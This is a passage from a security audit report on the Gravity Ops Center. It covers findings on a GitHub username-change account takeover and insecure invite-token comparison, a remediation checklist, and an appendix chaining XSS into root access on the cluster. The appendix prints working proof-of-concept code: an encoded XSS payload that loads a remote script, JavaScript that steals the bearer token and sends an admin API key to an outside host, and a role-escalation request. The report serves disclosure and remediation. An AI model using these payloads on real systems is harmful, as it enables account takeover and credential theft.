During root cause analysis, we have also discovered that Gravity already implemented a partial solution for that problem. In fact, the X-Content-Type-Options: nosniff is present in all pages under /web/* URLs. We strongly advise to include the nosniff header in all HTTP responses.

Resources


- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

18 https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options

15. Account Takeover over Github Username Change	
Severity	**Low**
Vulnerability Class	Authorization – Incorrect
Component	/github/callback
Status	Closed

Description

Github allows their users to change username after the registration. This is prompted with several warnings[19], but it is still possible for a user to change it for an unlimited number of time:



Since Gravity relies on the Github's username when the Github authenticator connector is enabled, the system can be tricked into authorizing the login for a different user.

When a user completes the first login, Gravity Ops Center creates a new local user having the same username as the user in Github. This means that when a victim user changes her username, the attacker only needs to assign the now vacant old username to an account she controls. Consequently, every feature and property of the victim account (e.g. access to clusters) will be accessible to the attacker.

The current implementation of Gravity's Github connector allows mapping of Gravity <—> Github users within organization / teams only. This is defined within the Github connector's configuration by administrators:

```
# mapping of Github team memberships to Gravity cluster roles

teams_to_logins:
  - organization: example
    team: admins
    logins:
      - "@teleadmin"
```

As a result, the potential abuse is limited since both victim and attacker would need to belong to the same organization and Github's team. In big organizations, this might still be a potential concern due to separation of duties and expected accountability.

19 https://help.github.com/articles/what-happens-when-i-change-my-username/

Reproduction Steps

Register two account on Github called e.g. dd-test1 (victim) and dd-test2 (attacker). After the dd-test1 user changes its username to e.g. dd-test1-original, the attacker may change her dd-test2 username to dd-test1. By performing the authentication on the Gravity's Ops Center web application again, the attacker will control the Gravity dd-test1 account.

The problem seems originated by the ValidateGithubAuthCallback function in gravity/vendor/github.com/gravitational/teleport/lib/auth/github.go that is simply retrieving the Github's username - instead of using the username-uid mapping:

```
// Auth was successful, return session, certificate, etc. to caller.
 response := &GithubAuthResponse{
    Req: *req,
    Identity: services.ExternalIdentity{
       ConnectorID: params.connectorName,
       Username:    params.username,
    },
    Username: user.GetName(),
 }
 response.Username = user.GetName()
```

Impact

High. An attacker may gain full control of a victim account on Gravity Ops Center.

Complexity

High. The victim needs to change her username after having login in the Ops Center at least once, and the attacker has to claim the old victim's username to be vulnerable. Additionally, the current implementation forces both users to be part of the same organization and team.

Remediation

Move away from username-based authentication, and instead generate an internal Gravity guid to be used to identify accounts. Note that GitHub makes available its internal user id (via GET /user).

Resources

- https://developer.github.com/v3/users/
- https://gravitational.com/gravity/docs/cluster/#configuring-github-connector

16. Insecure Comparison Of Invite Tokens	
Severity	**Low**
Vulnerability Class	Cryptography - Incorrect
Component	gravitational/teleport/lib/auth/auth.go:887 and 1025
Status	Closed

Description

To receive a host certificate upon joining a cluster, a new Teleport host must present an "invite token". An invite token also defines which role a new host can assume within a cluster: *auth*, *proxy* or *node*. There are two categories of invitation tokens: *Static Tokens* without expiration, which are user-defined in the auth server's config file and *Dynamic Tokens,* short-lived tokens that can be used multiple times until their time to live (TTL) expire.

While reviewing the source code of the application, Doyensec discovered that the functions ValidateToken and DeleteToken, respectively used to determine whether a provisioning token value is valid and to delete tokens, are performing an insecure comparison. When an insecure comparison or byte-by-byte comparison fails, it returns as soon as it encounters two bytes that do not match. Timing oracle leaks information to an attacker, enabling byte-by-byte brute forcing of the data.

Various pieces of research[20,21] concluded that measuring nanosecond long timing differences over the internet in timing attack scenarios such as the one described above is nowadays feasible.

Reproduction Steps

The following functions execute the tokens comparison in gravity/vendor/github.com/gravitational/teleport/lib/auth/auth.go

```
func (s *AuthServer) DeleteToken(token string) (err error) {
  [..]
    for _, st := range tkns.GetStaticTokens() {
      if st.Token == token {

[...]

func (s *AuthServer) ValidateToken(token string) (roles teleport.Roles, e error) {
  [..]
    for _, st := range tkns.GetStaticTokens() {
      if st.Token == token {
```

20 https://codahale.com/a-lesson-in-timing-attacks/

21 https://www.blackhat.com/docs/us-15/materials/us-15-Morgan-Web-Timing-Attacks-Made-Practical-wp.pdf

Impact

High. Cryptographically insecure string comparisons are oracles for malicious actors. This opens a vector to brute force the provisioning token value. Depending on the token strength and on the available roles associated to the token, a new malicious host may assume *auth*, *proxy* or *node* roles in the victim cluster.

Complexity

High. This attack is very noisy and requires a lot of requests and responses to measure both latency and response time.

Remediation

Do a constant time comparison on the strings.

A built-in way of doing constant time string comparison in Go is by using the ConstantTimeCompare[22] function of the crypto/subtle[23] package. ConstantTimeCompare returns 1 if the two equal length slices, x and y, have equal contents. The time taken is a function of the length of the slices and is independent of the contents. Note that it's also important to use subtle.ConstantTimeEq to compare the lengths of the slices due to the caveat that subtle.ConstantTimeCompare needs "two equal length slices".

```
for _, st := range tkns.GetStaticTokens() {
  if subtle.ConstantTimeCompare(st.GetName(), token) {
        return st.GetRoles(), nil
  }
}
```

You may need to convert the *token* strings to a byte slice in order to use ConstantTimeCompare.

Resources

- https://codahale.com/a-lesson-in-timing-attacks/
- https://www.blackhat.com/docs/us-15/materials/us-15-Morgan-Web-Timing-Attacks-Made-Practical-wp.pdf

22 http://golang.org/pkg/crypto/subtle/#ConstantTimeCompare

23 http://golang.org/pkg/crypto/subtle/

Appendix A - Vulnerability Classification

Vulnerability Severity	**Critical**
	High
	Medium
	Low
	Informational
Vulnerability Type	Authentication and Session Management – Incorrect
	Authentication and Session Management – Missing
	Authorization – Incorrect
	Authorization – Missing
	Components with known vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	Cryptography – Incorrect
	Cryptography – Missing
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Conditions
	Security Misconfiguration
	User Privacy

Appendix B - Remediation Checklist

The table below can be used to keep track of your remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

☑	Sanitize version numbers and server roles before using user-supplied values within bash script templates
☐	Enforce TLS certificates validation during upload and upgrade operations
☐	We would recommend to consider implementing invalidation for session tokens, and further reduce the expiration time for SSH keys
☐	Consider including a signature verification mechanisms for application bundles
☑	Validate application bundles decompress operations against path traversal and symlink attacks
☑	The Referer header should always be removed when passing sensitive tokens as GET parameters
☐	Invalidate every user session after a successful password change
☑	If possible, disable HTTP Basic Authentication support
☑	The RedirectURL passed to “dg-open” or “open” should be properly sanitized
☐	In order to secure the IAM Kubernetes Node credentials we advise to either drop the connections going to the aws metadata ip (169.254.169.254), or, in alternative, to deploy a IAM kubernetes firewall
☑	Modify all API key management calls to use the decorated Operator handler
☐	Consider using different RPC agent secrets between master nodes and worker nodes during install/upgrade
☐	Update the online documentation to reflect the overly broad permissions of the “developer” role
☑	Implement content sniffing protection via X-Content-Type-Options: nosniff
☑	For the Github authenticator connector, use Github’s uuid instead of usernames
☑	Use a constant time comparison on invite tokens validations

Appendix C - From XSS To Infra RCE - A Case Study

The following section illustrates a full chain of three distinct vulnerabilities (Finding #11, #13 and #14) to obtain root access on the Ops Center cluster from a simple Cross-Site Scripting vulnerability affecting a low-privileged user.

Gravity Ops Center bridges the gap between command line devops tools and modern containerized virtual appliance. Moreover Gravity Ops Center and its CLI counterpart allows the user to create and deploy virtual appliances in a self-contained fashion. An important functionality of Gravity is the management infrastructure. Through its tele proxy, it is possible to ssh and send arbitrary commands into every machine managed by the cluster. To recap, Gravity implements a security dashboard, a package manager and a ssh proxy through all the machines of the cluster. Since the aim of Gravity software is to manage on-premise cluster of servers, an attacker with a foot inside the Ops Center console can fully control the remote cluster.

In the following case study Doyensec will showcase how an attacker can obtain access to any server managed by the Gravity cluster from any unprivileged user by:

1. Performing an XSS attack targeting a low privileges user (*Finding #14 - Cross-Site Scripting Via Content Sniffing on Internet Explorer*)
2. Crafting an arbitrary tele cli token for an admin user and sending commands through the command line interface (*Finding #11 - Missing ACLs in Authorization API Keys Management*)
3. Persisting the privileges by changing the role of the original unprivileged user (*Finding #13 Overly Broad Permissions on Resource Cluster Verb Update*)

The objective for the full chain is to demonstrate arbitrary code execution as root inside the Gravity cluster.

Step 1 - XSS on low privileged user


An attacker can leverage the XSS vulnerability to access the browser's localStorage. This object contains the Authorization bearer token that, together with the session cookie, it allows the attacker to perform operation on the cluster on the victim behalf.

```
> localStorage
<- ▶ Storage {grv_teleport_token: "{"accessToken":"9e9514bc4421598f2d4f446aac51e
   539","expiresIn":599,"created":1560791630464}", length: 1}
```

Once the attacker has obtained the accessToken, she is able to perform any operation on the victim's behalf. In order for this to work, the attacker has also to bypass the default browser's XSS filter while triggering a Content-Type sniffing XSS attack. For our proof-of-concept, we focused on exploiting Microsoft Edge browser where we successfully exploited the XSS issue and leveraged a known bypass to trigger the JavaScript execution (credits to Manuel Caballero for this latter part). As an additional limitation, the initial XSS payload had to reside within the URL path hence being subject to the maximum 2,083 characters size.

The following code illustrates our final PoC. In a real attack scenario, this code would be hosted on the attacker-controlled domain:


```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>Gravity 1-click XSS to Root RCE</title></head>
<body>
<br>
<input type="button" value="Click to get #" onclick="doIt()" />
<br /><br />

<script language="JavaScript">
function extractstorage() {

var script = document.createElement("script");
script.src = "https://doyensec.com/payload.js";
document.head.appendChild(script);
}

var payload = extractstorage;

function doIt()
{
   var vulnUrl = "https://doyensec.gravitational.io/telekube/install/1.1.0--%3chtml%3e%3cbody%3e%1d.html";
   var vulnUrlWithIframe = vulnUrl + "<iframe><\iframe>";
   document.getElementsByTagName("iFrame")[0].onload = function()
   {
      window[0][0].location = "https://doyensec.gravitational.io/telekube/install/1.1.0--
%3chtml%3e%3cbody%3e%3cimg%20src%3d%22aaa.svg%22%20onerror%3d%22javascript%3aeval%28atob%28%27"+enco
deURI(btoa('var payload = '+payload.toString()+';payload()'))+"%27%29%29%22%1d%3e.html";
   }
   window[0].location = vulnUrlWithIframe;

}
</script>
<iframe></iframe>
</body>
</html>
```



Step 2 - From XSS to Arbitrary Operation on the Cluster

This user can be unprivileged. In this scenario, the attacker won't be able to perform any command on the cluster. However, the Doyensec research team demonstrated in Finding #11 that it is possible from an unprivileged cluster user to perform a privilege escalation up to full admin. This is possible due the missing authorization checks in the management API keys endpoints.

Our XSS payload contains logic to obtain the grv_teleport_token.accessToken:



Then, we issue authenticated requests to the vulnerable endpoint:

```
var accesstoken = JSON.parse(localStorage.getItem("grv_teleport_token")).accessToken;

var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        var token = JSON.parse(xhr.responseText).token;
        var email = JSON.parse(xhr.responseText).user_email;
        var img = new Image(1,1);
        img.src = 'https://doyensec.com/leakedtoken?' + token + "-" + email;
    }
}
xhr.open("POST", "/portal/v1/apikeys/user/luca.carettoni%40ikkisoft.com", true);
xhr.setRequestHeader("Content-type", "application/json; charset=utf-8");
xhr.setRequestHeader("Authorization","Bearer " + accesstoken);
xhr.withCredentials = true;
xhr.send('{"user_email":"luca.carettoni@ikkisoft.com"}');
```


At this point the attacker generated an API key on behalf of a privileged user (luca.carettoni@ikkisoft.com in this example) and every operation performed from now on can be performed with this API key by using the tele CLI utility. For instance, it is possible through this API key to obtain SSH access by setting up the following files on the attacker-controlled workstation. We assume that the tele CLI utility is already installed.

~/.gravity/config

```
current: https://doyensec.gravitational.io:443
opscenters:
- email: luca.carettoni@ikkisoft.com
  token: GENERATED_ACCESS_KEY
  opscenter: https://doyensec.gravitational.io:443
  expires: 2019-06-18T19:08:54.885666311Z
  account_id: 00000000-0000-0000-0000-000000000001
  created: 0001-01-01T00:00:00Z
```

~/.tsh/doyensec.gravitational.io.yaml

web_proxy_addr: doyensec.gravitational.io:443
ssh_proxy_addr: doyensec.gravitational.io:3023
user: luca.carettoni@ikkisoft.com



Step 3 - Persisting the User Privileges

Even if the previous steps are sufficient to demonstrate the feasibility of a XSS to Cluster RCE, it is possible that the cluster is guarded via internal firewall and the tele cli cannot be leveraged. Since we discovered another bug affecting the ACL system, the XSS vulnerability can be also used to perform a call that with change a user's role. With escalated permissions on the original victim's user role, the attacker can perform any command on the cluster via the web interface. See Finding #13. Overly Broad Permissions on Resource Cluster Verb Update for more details on how the following HTTP request will change the user's role:

```
PUT /portalapi/v1/sites/doyensec.gravitational.io/resources HTTP/1.1
Host: doyensec.gravitational.io
Referer: https://doyensec.gravitational.io/web/portal
Content-Type: application/json; charset=utf-8
Authorization: Bearer 0fb0691a5c55763367979e417c3b31979f2f571a81f26f47861d7127a32649ce
Content-Length: 545

{"kind":"role","content":"kind: role\nmetadata:\n  name: restricted\nspec:\n  allow:\n    kubernetes_groups:
\n    - admin\n    logins:\n    - root\n    node_labels:\n      '*': '*'\n    rules:\n    - resources:\n      - '*'\n
verbs:\n      - '*'\n    - resources:\n      - '*'\n      verbs:\n      - '*'\n    - update\n  deny: {}\n  options:\n
cert_format: standard\n    client_idle_timeout: 0s\n    disconnect_expired_cert: false\n    forward_agent:
false\n    max_session_ttl: 8h0m0s\n    port_forwarding: true\nversion: v3\n"}
```

This Man-in-The-Browser attack scenario is troublesome even for on-premise versions of Gravity. In fact, since the XSS and the cluster RCE is performed fully inside the victim browser context, the attacker bypasses network segregation and firewalls.